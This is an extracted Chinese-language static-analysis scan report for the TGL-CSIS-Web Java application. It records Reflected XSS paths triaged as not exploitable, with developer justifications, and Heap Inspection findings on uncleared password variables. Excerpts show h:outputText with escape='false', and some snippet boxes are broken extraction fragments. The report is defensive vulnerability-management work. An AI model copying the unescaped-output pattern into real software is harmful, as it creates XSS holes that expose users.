Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/CSCArea/Po sAppCaseList.xhtml	TGL-CSIS- Web/src/main/webapp/Main/CSCArea/Po sAppCaseList.xhtml



代碼片斷 檔案名稱 方法

TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml <!DOCTYPE html>

```
column colu
```

Reflected XSS All Clients\路徑 14:

嚴重程度: 高風險 結果狀態: 不可利用

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=14

結果評論 wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:58:37]: 2019-01-15 增加ESAPI

防治 encodeForJavaScript

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:57]: 已將狀態更改為不可利用 wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:01]: 已將狀態更改為校驗

狀態 新的

方法在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml第1

行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證, 並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-

Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/CSCArea/Po sAppCaseList.xhtml	TGL-CSIS- Web/src/main/webapp/Main/CSCArea/Po sAppCaseList.xhtml
行	23	141
物件	CxInput	CxOutput

代碼片斷 檔案名稱

方法

TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml <!DOCTYPE html>

```
continuation of the c
```

Reflected XSS All Clients\路徑 15:



嚴重程度: 高風險 結果狀態: 不可利用

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=15

結果評論 wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:58:42]: 2019-01-15 增加ESAPI

防治 encodeForJavaScript

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:57]: 已將狀態更改為不可利用

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:01]: 已將狀態更改為校驗

狀態新的

方法在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml第1

行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證, 並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-

Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/CSCArea/Po sAppCaseList.xhtml	TGL-CSIS- Web/src/main/webapp/Main/CSCArea/Po sAppCaseList.xhtml
行	26	141
物件	CxInput	CxOutput

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml <!DOCTYPE html>

```
continuation of the second continuation of
```

Reflected XSS All Clients\路徑 16:

嚴重程度: 高風險 結果狀態: 不可利用

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=16

結果評論 wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:58:53]:

這裡是下拉式選單selectOneMenu因此沒做處理

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:57]: 已將狀態更改為不可利用 wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:01]: 已將狀態更改為校驗

狀態 新的

方法在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml第1

行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證, 並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-

Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。



	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/CSCArea/Po sAppCaseList.xhtml	TGL-CSIS- Web/src/main/webapp/Main/CSCArea/Po sAppCaseList.xhtml
行	31	141
物件	CxInput	CxOutput

代碼片斷

檔案名稱 方法

TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml <!DOCTYPE html>

. . . . 31. <p:selectOneMenu id="appCaseStats"</pre> value="#{cscAppCaseMgBn.appCaseStats}" style="width:130px;"> 141. <h:outputText value="#{pos.email}" escape="false" >

Reflected XSS All Clients\路徑 17:

嚴重程度: 高風險 結果狀態: 不可利用

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=17

結果評論 wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:58:58]:

這裡是下拉式選單selectOneMenu因此沒做處理

wss1 wss1 PCR UAT, [2019年4月2日 下午 03:53:57]: 已將狀態更改為不可利用

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:01]: 已將狀態更改為校驗

狀態 新的

方法在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml第1

行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證, 並最終顯 示於使用者端方法DisplayDetails()在TGL-CSIS-

Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/CSCArea/Po sAppCaseList.xhtml	TGL-CSIS- Web/src/main/webapp/Main/CSCArea/Po sAppCaseList.xhtml
行	43	141
物件	CxInput	CxOutput

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml

<!DOCTYPE html> 方法



Reflected XSS All Clients\路徑 18:

嚴重程度: 高風險 結果狀態: 不可利用

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=18

結果評論 wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:59:06]:

這裡是下拉式選單selectOneMenu因此沒做處理

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:57]: 已將狀態更改為不可利用

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:01]: 已將狀態更改為校驗

狀態新的

方法在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml第1

行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證, 並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-

Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/CSCArea/Po sAppCaseList.xhtml	TGL-CSIS- Web/src/main/webapp/Main/CSCArea/Po sAppCaseList.xhtml
行	54	141
物件	CxInput	CxOutput

代碼片斷

檔案名稱 TG 方法 <!!

 $TGL\text{-}CSIS\text{-}Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml}$

<!DOCTYPE html>

Reflected XSS All Clients\路徑 19:

嚴重程度: 高風險 結果狀態: 不可利用

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=19

結果評論 wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:59:15]:

這裡是單選selectOneRadio因此沒做處理

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:57]: 已將狀態更改為不可利用 wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:01]: 已將狀態更改為校驗



狀態 新的

方法在TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem15.xhtml第1 行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證,並最終顯 示於使用者端方法DisplayDetails()在TGL-CSIS-

Web/src/main/webapp/Main/PosFunction/PosItem/PosItem15.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/PosFunction /PosItem/PosItem15.xhtml	TGL-CSIS- Web/src/main/webapp/Main/PosFunction /PosItem/PosItem15.xhtml
行	24	33
物件	CxInput	CxOutput

代碼片斷 檔案名稱

方法

TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem15.xhtml <?xml version="1.0" encoding="UTF-8"?>

```
. . . .
24.
                                                  <p:selectOneRadio
id="planFreq" value="#{posItem15.guaranteePeriod}"
disabled="#{!posItem15.period}">
33.
                                            <br/><h:outputText
value="#{posItem15.internalMessage} " escape="false"/>
```

Reflected XSS All Clients\路徑 20:

嚴重程度: 高風險 結果狀態: 不可利用

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=20

結果評論 wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:59:25]:

這裡有正則表示式限制僅能輸入數字

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:57]: 已將狀態更改為不可利用

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:01]: 已將狀態更改為校驗

狀態 新的

方法在TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem16.xhtml第1 行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證,並最終顯 示於使用者端方法DisplayDetails()在TGL-CSIS-

Web/src/main/webapp/Main/PosFunction/PosItem/PosItem16.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

1 0/-		
	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/PosFunction /PosItem/PosItem16.xhtml	TGL-CSIS- Web/src/main/webapp/Main/PosFunction /PosItem/PosItem16.xhtml
行	25	43
物件	CxInput	CxOutput



代碼片斷 檔案名稱

方法

TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem16.xhtml <?xml version="1.0" encoding="UTF-8"?>

Reflected XSS All Clients\路徑 21:

嚴重程度: 高風險 結果狀態: 不可利用

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=21

結果評論 wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:59:33]:

這裡有正則表示式限制僅能輸入數字

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:57]: 已將狀態更改為不可利用

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:01]: 已將狀態更改為校驗

狀態新的

方法在TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem16.xhtml第1 行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證, 並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-

Web/src/main/webapp/Main/PosFunction/PosItem/PosItem16.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/PosFunction /PosItem/PosItem16.xhtml	TGL-CSIS- Web/src/main/webapp/Main/PosFunction /PosItem/PosItem16.xhtml
行	31	43
物件	CxInput	CxOutput

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem16.xhtml <?xml version="1.0" encoding="UTF-8"?>

Reflected XSS All Clients\路徑 22:

嚴重程度: 高風險 結果狀態: 不可利用

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid



<u>=10681&pathid=22</u>

結果評論 wss1 wss1 PCR UAT, [2019年4月2日 下午 03:59:43]:

這裡是單選selectOneRadio因此沒做處理

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:57]: 已將狀態更改為不可利用 wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:01]: 已將狀態更改為校驗

狀態新的

方法在TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem17.xhtml第1

行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證, 並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-

Web/src/main/webapp/Main/PosFunction/PosItem/PosItem17.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/PosFunction /PosItem/PosItem17.xhtml	TGL-CSIS- Web/src/main/webapp/Main/PosFunction /PosItem/PosItem17.xhtml
行	25	29
物件	CxInput	CxOutput

代碼片斷 檔案名稱 方法

TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem17.xhtml <?xml version="1.0" encoding="UTF-8"?>

Reflected XSS All Clients\路徑 23:

 嚴重程度:
 高風險

 結果狀態:
 不可利用

 額上注票
 http://p

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=23

結果評論 wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:56:50]: 這裡增加了disabled的屬性

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:57]: 已將狀態更改為不可利用 wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:01]: 已將狀態更改為校驗

狀態新的

方法在TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem26.xhtml第1

行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證, 並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-

Web/src/main/webapp/Main/PosFunction/PosItem/PosItem26.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/PosFunction /PosItem/PosItem26.xhtml	TGL-CSIS- Web/src/main/webapp/Main/PosFunction /PosItem/PosItem26.xhtml



行 135 214 物件 CxInput CxOutput

代碼片斷 檔案名稱 方法

TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosItem/PosItem26.xhtml <?xml version="1.0" encoding="UTF-8"?>

Reflected XSS All Clients\路徑 24:

嚴重程度: 高風險 結果狀態: 不可利用

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=24

結果評論 wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:56:12]:

這裡是下拉式選單selectOneMenu因此沒做處理

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:57]: 已將狀態更改為不可利用

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:01]: 已將狀態更改為校驗

狀態 新的

方法在TGL-CSIS-Web/src/main/webapp/Main/SysArea/SysMenuFunction.xhtml第1

行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證, 並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-

Web/src/main/webapp/Main/SysArea/SysMenuFunction.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/SysArea/Sy sMenuFunction.xhtml	TGL-CSIS- Web/src/main/webapp/Main/SysArea/Sy sMenuFunction.xhtml
行	25	150
物件	CxInput	CxOutput

代碼片斷 檔案名稱 方法

TGL-CSIS-Web/src/main/webapp/Main/SysArea/SysMenuFunction.xhtml <!DOCTYPE html>

```
color="#{sysMenuFunctionMgbn.webMenuId}" style="top: 7px; width:
15%;">
color="#{sysMenuFunctionMgbn.webMenuId}" style="top: 7px; width:
15%;">
color="#{sysMenuFunctionMgbn.webMenuId}" style="top: 7px; width:
15%;">
color="#{funData.funcName}" escape="false" />
```

Reflected XSS All Clients\路徑 25:



嚴重程度: 高風險 結果狀態: 不可利用

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=25

結果評論 wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:55:58]: 這裡只有讀取沒有寫入

因此這裡沒做處理

wss1 wss1 PCR UAT, [2019年4月2日 下午 03:53:57]: 已將狀態更改為不可利用

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:01]: 已將狀態更改為校驗

狀態 新的

方法在TGL-CSIS-Web/src/main/webapp/Main/SysArea/SysMenuFunction.xhtml第1

行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證, 並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-

Web/src/main/webapp/Main/SysArea/SysMenuFunction.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/SysArea/Sy sMenuFunction.xhtml	TGL-CSIS- Web/src/main/webapp/Main/SysArea/Sy sMenuFunction.xhtml
行	87	150
物件	CxInput	CxOutput

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/webapp/Main/SysArea/SysMenuFunction.xhtml <!DOCTYPE html>

Reflected XSS All Clients\路徑 26:

嚴重程度: 高風險 結果狀態: 不可利用

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=26

結果評論 wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:55:46]: 以修正祥情看Redmine單號

35573

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:57]: 已將狀態更改為不可利用 wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:01]: 已將狀態更改為校驗

狀態新的

方法在TGL-CSIS-Web/src/main/webapp/Main/SysArea/SysMenuFunction.xhtml第1

行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證, 並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-

Web/src/main/webapp/Main/SysArea/SysMenuFunction.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

來源 目的地



檔案	TGL-CSIS- Web/src/main/webapp/Main/SysArea/Sy sMenuFunction.xhtml	TGL-CSIS- Web/src/main/webapp/Main/SysArea/Sy sMenuFunction.xhtml
行	94	150
物件	CxInput	CxOutput

代碼片斷 檔案名稱

方法

TGL-CSIS-Web/src/main/webapp/Main/SysArea/SysMenuFunction.xhtml <!DOCTYPE html>

Heap Inspection

查詢路徑:

Java\Cx\Java Medium Threat\Heap Inspection 版本:4

類別

OWASP Top 10 2013: A6-Sensitive Data Exposure

FISMA 2014: Media Protection

OWASP Top 10 2017: A3-Sensitive Data Exposure

NIST SP 800-53: SC-4 Information in Shared Resources (P1)

描述

Heap Inspection\路徑 1:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=68

結果評論

狀態新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java 中第 90 行的 舊密碼 方法定義了被設計用來存放使用者密碼的 oldPassword。然而,當純文字密碼被指定到 oldPassword 後. 這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/l ogon/LogonMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/l ogon/LogonMgBn.java
行	90	90
物件	oldPassword	oldPassword

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java

方法 private String oldPassword; // 舊密碼



. . . .

90. private String oldPassword; // 舊密碼

Heap Inspection\路徑 2:

 嚴重程度:
 中風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=69

結果評論

狀態新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java 中第 91 行的 新密碼 方法定義了被設計用來存放使用者密碼的 newPassword。然而,當純文字密碼被指定到 newPassword 後,這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/l ogon/LogonMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/l ogon/LogonMgBn.java
行	91	91
物件	newPassword	newPassword

代碼片斷

檔案名稱

方法

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java

private String newPassword; // 新密碼

. . . .

91. private String newPassword; // 新密碼

Heap Inspection\路徑 3:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=70

結果評論

狀態新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java 中第 620 行的 setNewPassword 方法定義了被設計用來存放使用者密碼的

newPassword。然而,當純文字密碼被指定到 newPassword 後,這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ password/PasswordRecoveryFlowMgBn.ja va	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ password/PasswordRecoveryFlowMgBn.ja va
行	620	620
物件	newPassword	newPassword



代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.j

ava

方法 public void setNewPassword(String newPassword) {

....
620. public void setNewPassword(String newPassword) {

Heap Inspection\路徑 4:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=71

結果評論

狀態 新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java 中第 63 行的 newPassword; 方法定義了被設計用來存放使用者密碼的 newPassword。然而,當純文字密碼被指定到 newPassword 後,這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ password/PasswordRecoveryFlowMgBn.ja va	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ password/PasswordRecoveryFlowMgBn.ja va
行	63	63
物件	newPassword	newPassword

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.j

ava

方法 private String newPassword;

63. private String newPassword;

Heap Inspection\路徑 5:

 嚴重程度:
 中風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=72

結果評論

狀態新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java 中第 628 行的 setConfirmPassword 方法定義了被設計用來存放使用者密碼的 confirmPassword。然而,當純文字密碼被指定到 confirmPassword 後,這個變數沒有從記憶體中被清除。



	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ password/PasswordRecoveryFlowMgBn.ja va	
行	628	628
物件	confirmPassword	confirmPassword

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.j

ava

方法 public void setConfirmPassword(String confirmPassword) {

. . . .

628. public void setConfirmPassword(String confirmPassword) {

Heap Inspection\路徑 6:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=73

結果評論

狀態新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java 中第 64 行的 confirmPassword; 方法定義了被設計用來存放使用者密碼的 confirmPassword。然而,當純文字密碼被指定到 confirmPassword 後,這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ password/PasswordRecoveryFlowMgBn.ja va	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ password/PasswordRecoveryFlowMgBn.ja va
行	64	64
物件	confirmPassword	confirmPassword

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.j

ava

方法 private String confirmPassword;

· · · ·

64. private String confirmPassword;

Heap Inspection\路徑 7:

嚴重程度: 中風險



結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=74

結果評論

狀態 新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/common/validator/PswValidator.java 中第 29 行的 validate 方法定義了被設計用來存放使用者密碼的 pwd1。然而,當純文字密碼被指定到 pwd1 後,這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co mmon/validator/PswValidator.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co mmon/validator/PswValidator.java
行	32	32
物件	pwd1	pwd1

代碼片斷

檔案名稱 T

TGL-CSIS-

方法

Web/src/main/java/com/tgl/csis/web/common/validator/PswValidator.java public void validate(FacesContext context, UIComponent component, Object value) throws ValidatorException {

```
32. String pwd1 = (String)
component.getAttributes().get("pwd1");
```

Heap Inspection\路徑 8:

 嚴重程度:
 中風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=75

結果評論

狀態新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/common/validator/PswValidator.java 中第 29 行的 validate 方法定義了被設計用來存放使用者密碼的 pwd2。然而,當純文字密碼被指定到 pwd2 後,這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co mmon/validator/PswValidator.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co mmon/validator/PswValidator.java
行	33	33
物件	pwd2	pwd2

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/common/validator/PswValidator.java



方法 public void validate(FacesContext context, UIComponent component, Object value) throws ValidatorException {

....
33. String pwd2 = (String)

33. String pwd2 = (String)
component.getAttributes().get("pwd2");

Heap Inspection\路徑 9:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=76

結果評論

狀態新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/register/OwnerRegisterFlowMgBn.java 中第 67 行的 pWDConfirm; 方法定義了被設計用來存放使用者密碼的 pWDConfirm。然而,當純文字密碼被指定到 pWDConfirm 後,這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ register/OwnerRegisterFlowMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ register/OwnerRegisterFlowMgBn.java
行	67	67
物件	pWDConfirm	pWDConfirm

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/register/OwnerRegisterFlowMgBn.java

方法 private String pWDConfirm;

67. private String pWDConfirm;

Heap Inspection\路徑 10:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=77

結果評論

狀態新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java 中第 92 行的 0; 方法定義了被設計用來存放使用者密碼的 pwdRecoveryStatus。然而,當純文字密碼被指定到 pwdRecoveryStatus 後, 這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ password/PasswordRecoveryFlowMgBn.ja	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ password/PasswordRecoveryFlowMgBn.ja



	va	va
行	92	92
物件	pwdRecoveryStatus	pwdRecoveryStatus

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.j

ava

方法 private int pwdRecoveryStatus = 0;

92. private int pwdRecoveryStatus = 0;

Heap Inspection\路徑 11:

 嚴重程度:
 中風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=78

結果評論

狀態新的

TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml 中第 21 行的

方法定義了被設計用來存放使用者密碼的 pwdnotifyapplymgbn。然而,當純文字密碼被指定到 pwdnotifyapplymgbn 後,這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/demo/captchDem o.xhtml	TGL-CSIS- Web/src/main/webapp/demo/captchDem o.xhtml
行	21	21
物件	pwdnotifyapplymgbn	pwdnotifyapplymgbn

代碼片斷 檔案名稱

TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml

方法

21.

Heap Inspection\路徑 12:

 嚴重程度:
 中風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=79

結果評論

狀態新的



TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml 中第 21 行的 方法定義了被設計用來存放使用者密碼的 pwdnotifyapplyquerymgbn。然而,當純文字密碼被指定到 pwdnotifyapplyquerymgbn 後,這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/demo/captchDem o.xhtml	TGL-CSIS- Web/src/main/webapp/demo/captchDem o.xhtml
行	21	21
物件	pwdnotifyapplyquerymgbn	pwdnotifyapplyquerymgbn

代碼片斷

檔案名稱

方法

TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml

21.

